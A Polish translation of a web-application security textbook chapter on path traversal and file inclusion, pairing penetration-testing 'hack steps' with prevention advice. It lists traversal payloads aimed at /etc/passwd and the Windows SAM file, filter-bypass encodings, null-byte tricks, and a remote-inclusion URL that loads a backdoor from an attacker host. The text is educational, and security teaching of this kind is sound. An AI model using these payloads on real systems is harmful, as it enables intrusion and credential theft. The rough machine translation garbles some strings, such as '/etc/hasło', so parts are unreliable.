W tym prostym przykładzie aplikacja nie implementuje żadnych mechanizmów obronnych, aby zapobiec atakom polegającym na przemierzaniu ścieżki. Ponieważ jednak ataki te są szeroko znane od jakiegoś czasu, często spotyka się aplikacje, które implementują różne zabezpieczenia przed nimi, często oparte na filtrach sprawdzania poprawności danych wejściowych. Jak zobaczysz, filtry te są często źle zaprojektowane i mogą zostać ominięte przez wykwalifikowanego atakującego.

Znajdowanie i wykorzystywanie luk w zabezpieczeniach związanych z przechodzeniem ścieżki

Wiele rodzajów funkcji wymaga, aby aplikacja internetowa odczytywała lub zapisywała system plików na podstawie parametrów dostarczonych w żądaniach użytkownika. Jeśli te operacje są przeprowadzane w niebezpieczny sposób, osoba atakująca może przesłać spreparowane dane wejściowe, które powodują, że aplikacja uzyskuje dostęp do plików, do których projektant aplikacji nie miał dostępu. Znane jako podatności na przechodzenie ścieżki, takie defekty mogą umożliwić atakującemu odczyt poufnych danych, w tym haseł i dzienników aplikacji, lub nadpisanie elementów o krytycznym znaczeniu dla bezpieczeństwa, takich jak pliki konfiguracyjne i pliki binarne oprogramowania. W najpoważniejszych przypadkach luka może umożliwić atakującemu całkowite złamanie zabezpieczeń zarówno aplikacji, jak i bazowego systemu operacyjnego. Wady przemierzania ścieżki są czasami subtelne do wykrycia, podobnie jak wiele aplikacji internetowych aby wdrożyć obronę przed nimi, które mogą być podatne na obejścia. Opiszemy wszystkie różne techniki, których będziesz potrzebować, od identyfikowania potencjalnych celów, przez sondowanie podatnych na ataki zachowań, obchodzenie zabezpieczeń aplikacji, po radzenie sobie z niestandardowym kodowaniem.

Lokalizowanie celów do ataku

Podczas wstępnego mapowania aplikacji powinieneś już zidentyfikować wszelkie oczywiste obszary powierzchni ataku w odniesieniu do podatności na przechodzenie ścieżki. Każda funkcjonalność, której wyraźnym celem jest przesyłanie lub pobieranie plików, powinna zostać dokładnie przetestowana. Ta funkcja jest często spotykana w aplikacjach przepływu pracy, w których użytkownicy mogą udostępniać dokumenty, w aplikacjach do blogowania i aukcji, w których użytkownicy mogą przesyłać obrazy, oraz w aplikacjach informacyjnych, w których użytkownicy mogą pobierać dokumenty, takie jak książki elektroniczne, instrukcje techniczne i raporty firmowe. Oprócz oczywistej docelowej funkcjonalności tego rodzaju, różne inne typy zachowań mogą sugerować odpowiednią interakcję z systemem plików.

KROKI HACKOWANIA

1. Przejrzyj informacje zebrane podczas mapowania aplikacji, aby określić:

* Każde wystąpienie, w którym parametr żądania wydaje się zawierać nazwę pliku lub katalogu, na przykład include=main.inc lub template=/en/sidebar.

* Wszelkie funkcje aplikacji, których implementacja może obejmować pobieranie danych z systemu plików serwera (w przeciwieństwie do wewnętrznej bazy danych), takie jak wyświetlanie dokumentów biurowych lub obrazów.

2. Podczas wszystkich testów, które przeprowadzasz w odniesieniu do każdego innego rodzaju luki w zabezpieczeniach, szukaj komunikatów o błędach lub innych nietypowych zdarzeń, które Cię interesują. Spróbuj znaleźć dowody na przypadki, w których dane dostarczone przez użytkownika są przekazywane do interfejsów API plików lub jako parametry do poleceń systemu operacyjnego.

WSKAZÓWKA: Jeśli masz lokalny dostęp do aplikacji (w ćwiczeniu testowania białej skrzynki lub z powodu naruszenia bezpieczeństwa systemu operacyjnego serwera), identyfikacja obiektów docelowych dla testowania przechodzenia ścieżki jest zwykle prosta, ponieważ możesz monitorować wszystkie interakcje systemu plików wykonywane przez aplikację.

KROKI HACKOWANIA

Jeśli masz lokalny dostęp do aplikacji internetowej, wykonaj następujące czynności:

1. Użyj odpowiedniego narzędzia do monitorowania całej aktywności systemu plików na serwerze. Na przykład narzędzie FileMon firmy SysInternals może być używane na platformie Windows, narzędzia ltrace/strace mogą być używane w systemie Linux, a polecenie truss może być używane w systemie Solaris firmy Sun.

2. Przetestuj każdą stronę aplikacji, wstawiając pojedynczy unikalny ciąg (np. traversaltest) do każdego przesłanego parametru (w tym wszystkich plików cookie, pól ciągu zapytania i elementów danych POST). Celuj tylko w jeden parametr naraz i używaj zautomatyzowanych technik opisanych w rozdziale 14, aby przyspieszyć ten proces.

3. Ustaw filtr w narzędziu do monitorowania systemu plików, aby identyfikować wszystkie zdarzenia w systemie plików, które zawierają ciąg testowy.

4. Jeśli zostaną zidentyfikowane zdarzenia, w których ciąg testowy został użyty jako nazwa pliku lub katalogu lub został do niej włączony, przetestuj każdą instancję (zgodnie z poniższym opisem), aby określić, czy jest ona podatna na ataki typu path traversal.

Wykrywanie luk w zabezpieczeniach Path Traversal

Po zidentyfikowaniu różnych potencjalnych celów testowania przechodzenia ścieżki należy przetestować każdą instancję indywidualnie, aby określić, czy dane kontrolowane przez użytkownika są przekazywane do odpowiednich operacji systemu plików w niebezpieczny sposób. Dla każdego testowanego parametru dostarczonego przez użytkownika określ, czy sekwencje przechodzenia są blokowane przez aplikację lub czy działają one zgodnie z oczekiwaniami. Początkowy test, który jest zwykle niezawodny, polega na przesłaniu sekwencji przechodzenia w sposób, który nie wymaga cofania się powyżej katalogu początkowego.

KROKI HACKOWANIA

1. Opierając się na założeniu, że docelowy parametr jest dołączany do katalogu predefiniowanego określonego przez aplikację, zmodyfikuj wartość parametru, aby wstawić dowolny podkatalog i pojedynczą sekwencję przeglądania. Na przykład, jeśli aplikacja przesyła ten parametr:

file=foo/file1.txt

try submitting this value:

file=foo/bar/../file1.txt

Jeśli zachowanie aplikacji jest identyczne w obu przypadkach, może być podatna na ataki. Powinieneś przejść bezpośrednio do próby uzyskania dostępu do innego pliku, przechodząc powyżej katalogu początkowego.

2. Jeśli zachowanie aplikacji jest różne w obu przypadkach, może to być blokowanie, usuwanie lub oczyszczanie sekwencji przechodzenia, co skutkuje nieprawidłową ścieżką pliku. Warto sprawdzić, czy istnieją sposoby na obejście filtrów walidacyjnych aplikacji (opisane w następnej sekcji). Powodem, dla którego ten test jest skuteczny, nawet jeśli podkatalog „bar” nie istnieje, jest to, że większość popularnych systemów plików dokonuje kanonizacji ścieżki pliku przed próbą jej odzyskania. Sekwencja przechodzenia anuluje wymyślony katalog, więc serwer nie sprawdza, czy jest obecny.

Jeśli znajdziesz przypadki, w których przesyłanie sekwencji przechodzenia bez przekraczania katalogu początkowego nie wpływa na zachowanie aplikacji, następnym testem jest próba przejścia z katalogu początkowego i uzyskania dostępu do plików z innego miejsca w systemie plików serwera.


KROKI HACKOWANIA

1. Jeśli funkcja aplikacji, którą atakujesz, zapewnia dostęp do odczytu pliku, spróbuj uzyskać dostęp do znanego, czytelnego dla wszystkich pliku w danym systemie operacyjnym. Prześlij jedną z następujących wartości jako parametr nazwy pliku, który kontrolujesz:

../../../../../../../../../../../etc/hasło

../../../../../../../../../../../windows/win.ini

Jeśli masz szczęście, przeglądarka wyświetli zawartość żądanego pliku, jak pokazano na rysunku 10.5.



2. Jeśli atakowana funkcja umożliwia zapis do pliku, ostateczne zweryfikowanie, czy aplikacja jest podatna na ataki, może być trudniejsze. Często skutecznym testem jest próba zapisania dwóch plików — jednego, do którego powinien mieć dostęp każdy użytkownik, i drugiego, do którego nie powinien mieć dostępu nawet root lub administrator. Na przykład na platformach Windows możesz spróbować tego:

../../../../../../../../../../../testtest.txt

../../../../../../../../../../../windows/system32/config/sam

Na platformach opartych na systemie UNIX pliki, których root może nie zapisywać, są zależne od wersji, ale próba zastąpienia katalogu plikiem zawsze powinna kończyć się niepowodzeniem, więc możesz spróbować tego:

../../../../../../../../../../../tmp/testtest.txt

../../../../../../../../../../../tmp

W przypadku każdej pary testów, jeśli zachowanie aplikacji różni się w odpowiedzi na pierwsze i drugie żądanie (na przykład, jeśli drugie zwróci komunikat o błędzie, a pierwsze nie), aplikacja prawdopodobnie jest podatna na ataki.

3. Alternatywną metodą weryfikacji błędu przejścia z dostępem do zapisu jest próba zapisania nowego pliku w katalogu głównym serwera WWW, a następnie próba odzyskania go za pomocą przeglądarki. Jednak ta metoda może nie działać, jeśli nie znasz lokalizacji głównego katalogu WWW lub jeśli kontekst użytkownika, w którym następuje dostęp do pliku, nie ma uprawnień do zapisu w nim.

UWAGA: Praktycznie wszystkie systemy plików tolerują nadmiarowe sekwencje przechodzenia, które wydają się próbować przejść powyżej katalogu głównego systemu plików. Dlatego zwykle zaleca się

przesłanie dużej liczby sekwencji przechodzenia podczas sondowania w celu znalezienia wady, jak w podanych tutaj przykładach. Możliwe, że katalog początkowy, do którego dołączane są dane, znajduje się głęboko w systemie plików, więc użycie nadmiernej liczby sekwencji pomaga uniknąć fałszywych negatywów. Ponadto platforma Windows toleruje zarówno ukośniki, jak i ukośniki odwrotne jako separatory katalogów, podczas gdy platformy oparte na systemie UNIX tolerują tylko ukośniki. Ponadto niektóre aplikacje internetowe filtrują jedną wersję, a drugą nie. Nawet jeśli masz pewność, że na serwerze sieci Web działa system operacyjny oparty na systemie UNIX, aplikacja może nadal odwoływać się do składnika zaplecza opartego na systemie Windows. Z tego powodu zawsze zaleca się wypróbowanie obu wersji podczas sondowania pod kątem wad przejścia.

Omijanie przeszkód w atakach przecinających

Jeśli początkowe próby przeprowadzenia ataku przechodzenia (jak właśnie opisano) zakończą się niepowodzeniem, nie oznacza to, że aplikacja nie jest podatna na ataki. Wielu twórców aplikacji jest świadomych luk w zabezpieczeniach związanych z przechodzeniem ścieżki i wdraża różnego rodzaju kontrole poprawności danych wejściowych, aby im zapobiec. Jednak te mechanizmy obronne są często wadliwe i mogą być ominięte przez wykwalifikowanego napastnika. Pierwszy powszechnie spotykany typ filtru wejściowego polega na sprawdzeniu, czy parametr nazwy pliku zawiera sekwencje przechodzenia przez ścieżkę. Jeśli tak, filtr albo odrzuca żądanie, albo próbuje oczyścić dane wejściowe w celu usunięcia sekwencji. Ten typ filtra jest często podatny na różne ataki wykorzystujące alternatywne kodowanie i inne sztuczki w celu pokonania filtra. Wszystkie te ataki wykorzystują typ problemów z kanonizacją, z którymi borykają się mechanizmy sprawdzania poprawności danych wejściowych, jak opisano w rozdziale 2.

KROKI HACKOWANIA

1. Zawsze próbuj sekwencji przechodzenia przez ścieżkę, używając zarówno ukośników przednich, jak i ukośników odwrotnych. Wiele filtrów wejściowych sprawdza tylko jeden z nich, gdy system plików może obsługiwać oba.

2. Wypróbuj proste zakodowane w adresach URL reprezentacje sekwencji przechodzenia, używając następujących kodowań. Pamiętaj, aby zakodować każdy ukośnik i kropkę w danych wejściowych:

* Kropka — %2e

* Ukośnik — %2f

* Ukośnik odwrotny — %5c

3. Spróbuj użyć 16-bitowego kodowania Unicode:

* Kropka — %u002e

* Ukośnik — %u2215

* Ukośnik odwrotny — %u2216

4. Wypróbuj podwójne kodowanie adresów URL:

* Kropka — %252e

* Ukośnik — %252f

* Ukośnik odwrotny — %255c

5. Wypróbuj zbyt długie kodowanie Unicode UTF-8:

* Kropka — %c0%2e, %e0%40%ae, %c0ae i tak dalej

* Ukośnik — %c0%af, %e0%80%af, %c0%2f i tak dalej

* Ukośnik odwrotny — %c0%5c, %c0%80%5c i tak dalej

Możesz użyć nielegalnego typu ładunku Unicode w Burp Intruder, aby wygenerować ogromną liczbę alternatywnych reprezentacji dowolnego znaku i przesłać to w odpowiednim miejscu w parametrze docelowym. Reprezentacje te ściśle naruszają zasady reprezentacji Unicode, niemniej jednak są akceptowane przez wiele implementacji dekoderów Unicode, szczególnie na platformie Windows.

6. Jeśli aplikacja próbuje oczyścić dane wprowadzane przez użytkownika przez usunięcie sekwencji przechodzenia i nie stosuje tego filtru rekurencyjnie, możliwe może być ominięcie filtra przez umieszczenie jednej sekwencji w innej. Na przykład:

..../

....\/

..../\

....\\

Drugi rodzaj filtra wejściowego, często spotykany w obronie przed atakami typu path traversal, polega na sprawdzaniu, czy nazwa pliku podana przez użytkownika zawiera sufiks (typ pliku) lub przedrostek (katalog początkowy), których oczekuje aplikacja. Ten typ ochrony może być stosowany w tandemie z już opisanymi filtrami.

KROKI HACKOWEANIA

1. Niektóre aplikacje sprawdzają, czy nazwa pliku podana przez użytkownika kończy się określonym typem pliku lub zestawem typów plików i odrzucają próby uzyskania dostępu do czegokolwiek innego. Czasami to sprawdzenie można odwrócić, umieszczając na końcu żądanej nazwy pliku zakodowany w adresie URL bajt zerowy, po którym następuje typ pliku akceptowany przez aplikację. Na przykład:

../../../../../boot.ini%00.jpg

Powodem, dla którego ten atak czasami się udaje, jest to, że sprawdzanie typu pliku jest realizowane przy użyciu interfejsu API w zarządzanym środowisku wykonawczym, w którym łańcuchy znaków mogą zawierać znaki null (takie jak String.endsWith() w Javie). Jednak po faktycznym pobraniu pliku aplikacja ostatecznie używa interfejsu API w niezarządzanym środowisku, w którym ciągi są zakończone znakiem NULL. Dlatego twoja nazwa pliku jest skutecznie obcinana do żądanej wartości.

2. Niektóre aplikacje próbują kontrolować typ pliku, do którego uzyskuje się dostęp, dodając własny sufiks typu pliku do nazwy pliku podanej przez użytkownika. W tej sytuacji każdy z powyższych exploitów może być skuteczny z tych samych powodów.

3. Niektóre aplikacje sprawdzają, czy nazwa pliku podana przez użytkownika zaczyna się od określonego podkatalogu katalogu początkowego lub nawet od określonej nazwy pliku. To sprawdzenie można oczywiście łatwo ominąć w następujący sposób:

magazyn plików/../../../../../../../etc/passwd

4. Jeśli żaden z powyższych ataków na filtry wejściowe nie powiódł się pojedynczo, aplikacja może implementować wiele typów filtrów. Dlatego musisz połączyć kilka z tych ataków jednocześnie (zarówno przeciwko filtrom sekwencji przechodzenia, jak i filtrom typów plików lub katalogów). Jeśli

możliwe jest HACK STEPS, najlepszym podejściem jest próba podzielenia problemu na osobne etapy. Na przykład, jeśli wniosek o:

diagram1.jpg

powiodło się, ale prośba o:

foo/../diagram1.jpg

nie powiedzie się, wypróbuj wszystkie możliwe obejścia sekwencji przechodzenia, aż wariacja drugiego żądania zakończy się pomyślnie. Jeśli te udane obejścia sekwencji przechodzenia nie umożliwią ci dostępu do /etc/passwd, sprawdź, czy zaimplementowano jakieś filtrowanie typów plików i czy można je ominąć, żądając:

diagram1.jpg%00.jpg

Pracując całkowicie w katalogu początkowym zdefiniowanym przez aplikację, spróbuj zbadać wszystkie zaimplementowane filtry i zobacz, czy każdy z nich można ominąć indywidualnie za pomocą opisanych technik.

5. Oczywiście, jeśli masz dostęp do aplikacji typu whitebox, twoje zadanie jest znacznie łatwiejsze, ponieważ możesz systematycznie pracować nad różnymi typami danych wejściowych i definitywnie weryfikować, jaka nazwa pliku (jeśli w ogóle) faktycznie dociera do systemu plików.

Radzenie sobie z kodowaniem niestandardowym

Prawdopodobnie najbardziej szalony błąd związany z przemierzaniem ścieżki, dotyczył niestandardowego schematu kodowania nazw plików, który ostatecznie został obsłużony w niebezpieczny sposób. Pokazało, że zaciemnianie nie zastąpi bezpieczeństwa. Aplikacja zawierała pewną funkcjonalność przepływu pracy, która umożliwiała użytkownikom przesyłanie i pobieranie plików. Żądanie przeprowadzające przesyłanie dostarczyło parametru nazwy pliku, który był podatny na atak typu path traversal podczas zapisywania pliku. Gdy plik został pomyślnie przesłany, aplikacja udostępniała użytkownikom adres URL umożliwiający ponowne pobranie pliku. Były dwa ważne zastrzeżenia:

* Aplikacja weryfikowała, czy plik do zapisu już istnieje. Jeśli tak, aplikacja odmówiła nadpisania.

* Adresy URL wygenerowane do pobierania plików użytkowników zostały przedstawione przy użyciu zastrzeżonego schematu zaciemniania. Wyglądało to na niestandardową formę kodowania Base64, w której na każdej pozycji zakodowanej nazwy pliku zastosowano inny zestaw znaków.

Wzięte razem, te zastrzeżenia stanowiły barierę dla bezpośredniego wykorzystania luki. Po pierwsze, chociaż możliwe było zapisanie dowolnych plików w systemie plików serwera, nie było możliwe nadpisanie żadnego istniejącego pliku. Również niskie uprawnienia procesu serwera WWW powodowały, że nie było możliwości utworzenia nowego pliku w żadnej interesującej lokalizacji. Po drugie, nie było możliwe zażądanie dowolnego istniejącego pliku (takiego jak /etc/passwd) bez inżynierii wstecznej niestandardowego kodowania, co stanowiło długotrwałe i nieatrakcyjne wyzwanie. Po kilku eksperymentach okazało się, że zaciemnione adresy URL zawierały oryginalny łańcuch nazw plików dostarczony przez użytkownika. Na przykład:

* test.txt stał się zM1YTU4NTY2Y

* foo/../test.txt stał się E1NzUyMzE0ZjQ0NjMzND

Różnica w długości zakodowanych adresów URL wskazywała, że przed zastosowaniem kodowania nie przeprowadzono kanonizacji ścieżki. To zachowanie dało nam wystarczający punkt zaczepienia, aby wykorzystać lukę. Pierwszym krokiem było przesłanie pliku o następującej nazwie:

../../../../../../etc/passwd/../../tmp/foo

co w swojej postaci kanonicznej jest równoważne z:

/tmp/foo

Dlatego może być napisany przez serwer WWW. Przesłanie tego pliku spowodowało powstanie adresu URL pobierania zawierającego następującą zaciemnioną nazwę pliku:

FhwUk1rNXFUVEJOZW1kNlRsUk5NazE2V1RKTmFrMHdUbXBWZWs1NldYaE5lb

Aby zmodyfikować tę wartość i zwrócić plik /etc/passwd, wystarczyło ją obciąć we właściwym miejscu, czyli:

FhwUk1rNXFUVEJOZW1kNlRsUk5NazE2V1RKTmFrM

Próba pobrania pliku przy użyciu tej wartości zwróciła zgodnie z oczekiwaniami plik passwd serwera. Serwer zapewnił nam wystarczające zasoby, aby móc zakodować dowolne ścieżki plików przy użyciu jego schematu, nawet bez rozszyfrowywania używanego algorytmu zaciemniania!

UWAGA: Być może zauważyłeś pojawienie się zbędnego ./ w nazwie przesłanego przez nas pliku. Było to konieczne, aby nasz skrócony adres URL kończył się na 3-bajtowej granicy czystego tekstu, a zatem na 4-bajtowej granicy zakodowanego tekstu, zgodnie ze schematem kodowania Base64. Obcięcie zakodowanego adresu URL w części zakodowanego bloku prawie na pewno spowodowałoby błąd podczas dekodowania na serwerze.

Wykorzystanie luk w zabezpieczeniach związanych z przechodzeniem

Po zidentyfikowaniu luki w zabezpieczeniach związanej z przechodzeniem ścieżki, która zapewnia dostęp do odczytu lub zapisu dowolnych plików w systemie plików serwera, jakiego rodzaju ataki można przeprowadzić, wykorzystując je? W większości przypadków okaże się, że masz ten sam poziom dostępu do odczytu/zapisu do systemu plików, jaki ma proces serwera WWW

KROKI HACKOWANIA

Możesz wykorzystać luki w przejściu ścieżki dostępu do odczytu, aby pobrać z serwera interesujące pliki, które mogą zawierać bezpośrednio przydatne informacje lub które pomogą ci udoskonalić ataki na inne luki w zabezpieczeniach. Na przykład:

* Pliki haseł do systemu operacyjnego i aplikacji

* Pliki konfiguracyjne serwera i aplikacji w celu wykrycia innych luk w zabezpieczeniach lub dostrojenia innego ataku

* Dołącz pliki, które mogą zawierać poświadczenia bazy danych

* Źródła danych wykorzystywane przez aplikację, takie jak pliki bazy danych MySQL lub pliki XML

* Kod źródłowy do stron wykonywalnych serwera w celu wykonania przeglądu kodu w poszukiwaniu błędów (na przykład GetImage.aspx?file=GetImage.aspx)

* Pliki dziennika aplikacji, które mogą zawierać nazwy użytkowników, tokeny sesji i tym podobne

Jeśli znajdziesz lukę w zabezpieczeniach polegającą na przemierzaniu ścieżki, która zapewnia dostęp do zapisu, twoim głównym celem powinno być wykorzystanie jej do dowolnego wykonania poleceń na serwerze. Oto kilka sposobów wykorzystania tej luki:

* Twórz skrypty w folderach startowych użytkowników.

* Zmodyfikuj pliki, takie jak in.ftpd, aby wykonywać dowolne polecenia przy następnym połączeniu użytkownika.

* Pisz skrypty do katalogu internetowego z uprawnieniami do wykonywania i wywołuj je z przeglądarki.

Zapobieganie lukom w zabezpieczeniach Path Traversal

Zdecydowanie najskuteczniejszym sposobem wyeliminowania luk związanych z przechodzeniem ścieżki jest unikanie przekazywania danych przesłanych przez użytkownika do dowolnego interfejsu API systemu plików. W wielu przypadkach, w tym w oryginalnym przykładzie GetFile.ashx?filename=keira.jpg, aplikacja nie musi tego robić. Większość plików, które nie podlegają żadnej kontroli dostępu, można po prostu umieścić w katalogu głównym sieci i uzyskać do nich dostęp za pośrednictwem bezpośredniego adresu URL. Jeśli nie jest to możliwe, aplikacja może utrzymywać zakodowaną na stałe listę plików graficznych, które mogą być obsługiwane przez stronę. Może użyć innego identyfikatora do określenia, który plik jest wymagany, na przykład numeru indeksu. Każde żądanie zawierające nieprawidłowy identyfikator może zostać odrzucone, a użytkownicy nie mają możliwości manipulowania ścieżką plików dostarczanych przez stronę. W niektórych przypadkach, podobnie jak w przypadku funkcji przepływu pracy, która umożliwia wysyłanie i pobieranie plików, pożądane może być umożliwienie użytkownikom określania plików według nazwy. Deweloperzy mogą zdecydować, że najłatwiejszym sposobem wdrożenia tego jest przekazanie nazwy pliku podanej przez użytkownika do interfejsów API systemu plików. W takiej sytuacji aplikacja powinna przyjąć podejście obrony w głąb, aby umieścić kilka przeszkód na drodze ataku polegającego na przemierzaniu ścieżki. Oto kilka przykładów obrony, które można zastosować; idealnie jak to możliwe, powinny być realizowane razem:

* Po przeprowadzeniu wszystkich odpowiednich dekodowań i kanonizacji nazwy pliku przesłanej przez użytkownika, aplikacja powinna sprawdzić, czy zawiera ona którąś z sekwencji przechodzenia przez ścieżkę (przy użyciu ukośników odwrotnych lub ukośników) lub jakieś bajty zerowe. Jeśli tak, aplikacja powinna zatrzymać przetwarzanie żądania. Nie powinien podejmować żadnych prób oczyszczania złośliwej nazwy pliku.

* Aplikacja powinna korzystać z zakodowanej na stałe listy dozwolonych typów plików i odrzucać wszelkie prośby o inny typ (po przeprowadzeniu uprzedniego zdekodowania i kanonizacji).

* Po przeprowadzeniu całego filtrowania nazwy pliku podanej przez użytkownika aplikacja powinna użyć odpowiednich interfejsów API systemu plików, aby sprawdzić, czy wszystko jest w porządku i czy plik, do którego dostęp ma zostać uzyskany przy użyciu tej nazwy, znajduje się w katalogu początkowym określonym przez Aplikacja.

W Javie można to osiągnąć, tworząc instancję obiektu java.io.File przy użyciu nazwy pliku podanej przez użytkownika, a następnie wywołując metodę getCanonicalPath na tym obiekcie. Jeśli łańcuch zwrócony tą metodą nie zaczyna się od nazwy katalogu startowego, oznacza to, że użytkownik w jakiś sposób ominął filtry wejściowe aplikacji i żądanie powinno zostać odrzucone. W ASP.NET można to osiągnąć, przekazując nazwę pliku dostarczoną przez użytkownika do metody System.Io.Path.GetFullPath i sprawdzając zwrócony string w taki sam sposób, jak opisano dla Javy.

Aplikacja może złagodzić wpływ większości możliwych do wykorzystania luk związanych z przemierzaniem ścieżki, używając środowiska chroot w celu uzyskania dostępu do katalogu zawierającego pliki, do których ma być uzyskany dostęp. W tej sytuacji chrootowany katalog jest traktowany tak, jakby był głównym katalogiem systemu plików, a wszelkie nadmiarowe sekwencje przechodzenia, które próbują przejść wyżej, są ignorowane. Chrootowane systemy plików są natywnie obsługiwane na większości platform opartych na systemie UNIX. Podobny efekt można uzyskać w systemie Windows (przynajmniej w odniesieniu do podatności na przechodzenie), montując odpowiedni katalog startowy jako nowy dysk logiczny i używając powiązanej litery dysku, aby uzyskać dostęp do jego zawartości.

Aplikacja powinna integrować mechanizmy obronne przed atakami polegającymi na przemierzaniu ścieżki z mechanizmami rejestrowania i ostrzegania. Za każdym razem, gdy otrzymane zostanie żądanie zawierające sekwencje przechodzenia przez ścieżkę, wskazuje to na prawdopodobne złośliwe zamiary ze strony użytkownika. Aplikacja powinna zarejestrować żądanie jako próbę naruszenia bezpieczeństwa, zakończyć sesję użytkownika i ewentualnie zawiesić konto użytkownika oraz wygenerować alert dla administratora.

Luki w zabezpieczeniach dołączania plików

Wiele języków skryptowych obsługuje użycie plików dołączanych. Ta funkcja umożliwia programistom umieszczanie komponentów kodu wielokrotnego użytku w oddzielnych plikach i dołączanie ich do plików kodu specyficznych dla funkcji, gdy są potrzebne. Kod zawarty w dołączonym pliku jest interpretowany tak, jakby został wstawiony w miejscu, w którym znajduje się dyrektywa include.

Zdalne włączanie plików

Język PHP jest szczególnie podatny na luki związane z włączaniem plików, ponieważ jego funkcje dołączania mogą akceptować zdalną ścieżkę do pliku. To było podstawą wielu luk w zabezpieczeniach aplikacji PHP. Rozważ aplikację, która dostarcza różne treści ludziom w różnych lokalizacjach. Kiedy użytkownicy wybierają swoją lokalizację, jest to przekazywane do serwera za pomocą parametru żądania w następujący sposób:

https://wahh-app.com/main.php?Country=US

Aplikacja przetwarza parametr Kraj w następujący sposób:

$country = $_GET[‘Country’];

include($country . ‘.php’);

To powoduje, że środowisko wykonawcze ładuje plik US.php, który znajduje się w systemie plików serwera WWW. Zawartość tego pliku jest skutecznie kopiowana do pliku main.php i wykonywana.

Osoba atakująca może wykorzystać to zachowanie na różne sposoby, z których najpoważniejszym jest podanie zewnętrznego adresu URL jako lokalizacji pliku dołączanego. Funkcja dołączania PHP przyjmuje to jako dane wejściowe, a środowisko wykonawcze pobiera określony plik i wykonuje jego zawartość. W związku z tym osoba atakująca może skonstruować złośliwy skrypt zawierający dowolnie złożoną treść, umieścić go na kontrolowanym przez siebie serwerze internetowym i wywołać go w celu wykonania za pośrednictwem aplikacji podatnej na ataki . Na przykład:

https://wahh-app.com/main.php?Country=http://wahh-attacker.com/backdoor

Włączanie plików lokalnych

W niektórych przypadkach pliki dołączane są ładowane na podstawie danych kontrolowanych przez użytkownika, ale nie jest możliwe określenie adresu URL do pliku na serwerze zewnętrznym. Na przykład, jeśli dane kontrolowane przez użytkownika zostaną przekazane do funkcji ASP Server.Execute, osoba atakująca może spowodować wykonanie dowolnego skryptu ASP, pod warunkiem, że ten skrypt należy do tej samej aplikacji, co wywołująca funkcjonowanie. W tej sytuacji możesz nadal wykorzystywać zachowanie aplikacji do wykonywania nieautoryzowanych działań:

* Na serwerze mogą znajdować się pliki wykonywalne serwera, do których nie można uzyskać dostępu normalną trasą. Na przykład wszelkie żądania kierowane do ścieżki /admin mogą zostać zablokowane przez kontrolę dostępu obejmującą całą aplikację. Jeśli możesz spowodować umieszczenie poufnych funkcji na stronie, do której masz uprawnienia dostępu, możesz uzyskać dostęp do tych funkcji.

* Na serwerze mogą znajdować się zasoby statyczne, które są podobnie chronione przed bezpośrednim dostępem. Jeśli możesz spowodować, aby były one dynamicznie dołączane do innych stron aplikacji, środowisko wykonawcze zazwyczaj po prostu kopiuje zawartość statycznego zasobu do swojej odpowiedzi.

Znajdowanie luk w zabezpieczeniach dołączania plików

W odniesieniu do dowolnego elementu danych dostarczonych przez użytkownika mogą wystąpić luki w zabezpieczeniach związane z dołączaniem plików. Są one szczególnie powszechne w parametrach żądania, które określają język lub lokalizację. Często pojawiają się również, gdy nazwa pliku po stronie serwera jest jawnie przekazywana jako parametr

KROKI HACKOWANIA

Aby przetestować błędy dołączania plików zdalnych, wykonaj następujące kroki:

1. Prześlij w każdym docelowym parametrze adres URL zasobu na kontrolowanym przez siebie serwerze internetowym i określ, czy są odbierane jakiekolwiek żądania z serwera, na którym znajduje się aplikacja docelowa.

2. Jeśli pierwszy test zakończy się niepowodzeniem, spróbuj przesłać adres URL zawierający nieistniejący adres IP i sprawdź, czy podczas próby połączenia serwera nie upłynął limit czasu.

3. Jeśli okaże się, że aplikacja jest podatna na zdalne dołączanie plików, skonstruuj szkodliwy skrypt przy użyciu dostępnych interfejsów API w odpowiednim języku, tak jak opisano to dla ataków z dynamicznym wykonaniem.

Luki w zabezpieczeniach dotyczące włączenia plików lokalnych mogą potencjalnie występować w znacznie szerszym zakresie środowisk skryptowych niż te, które obsługują zdalne włączanie plików. Aby przetestować luki w zabezpieczeniach dołączania plików lokalnych, wykonaj następujące kroki:

1. Prześlij nazwę znanego zasobu wykonywalnego na serwerze i określ, czy nastąpiła jakakolwiek zmiana w zachowaniu aplikacji.

2. Podaj nazwę znanego zasobu statycznego na serwerze i określ, czy jego zawartość jest kopiowana do odpowiedzi aplikacji.

3. Jeśli aplikacja jest podatna na włączanie plików lokalnych, spróbuj uzyskać dostęp do wrażliwych funkcji lub zasobów, do których nie można uzyskać bezpośredniego dostępu za pośrednictwem serwera WWW.

4. Sprawdź, czy możesz uzyskać dostęp do plików w innych katalogach, korzystając z opisanych wcześniej technik przechodzenia.

Wstrzykiwanie do interpreterów XML

XML jest szeroko stosowany we współczesnych aplikacjach internetowych, zarówno w żądaniach i odpowiedziach między przeglądarką a serwerem aplikacji front-end, jak i w komunikatach między komponentami aplikacji back-end, takimi jak usługi SOAP. Obie te lokalizacje są podatne na ataki, w których spreparowane dane wejściowe są wykorzystywane do ingerowania w działanie aplikacji i zwykle do wykonywania nieautoryzowanych działań.

Wstrzykiwanie zewnętrznych jednostek XML

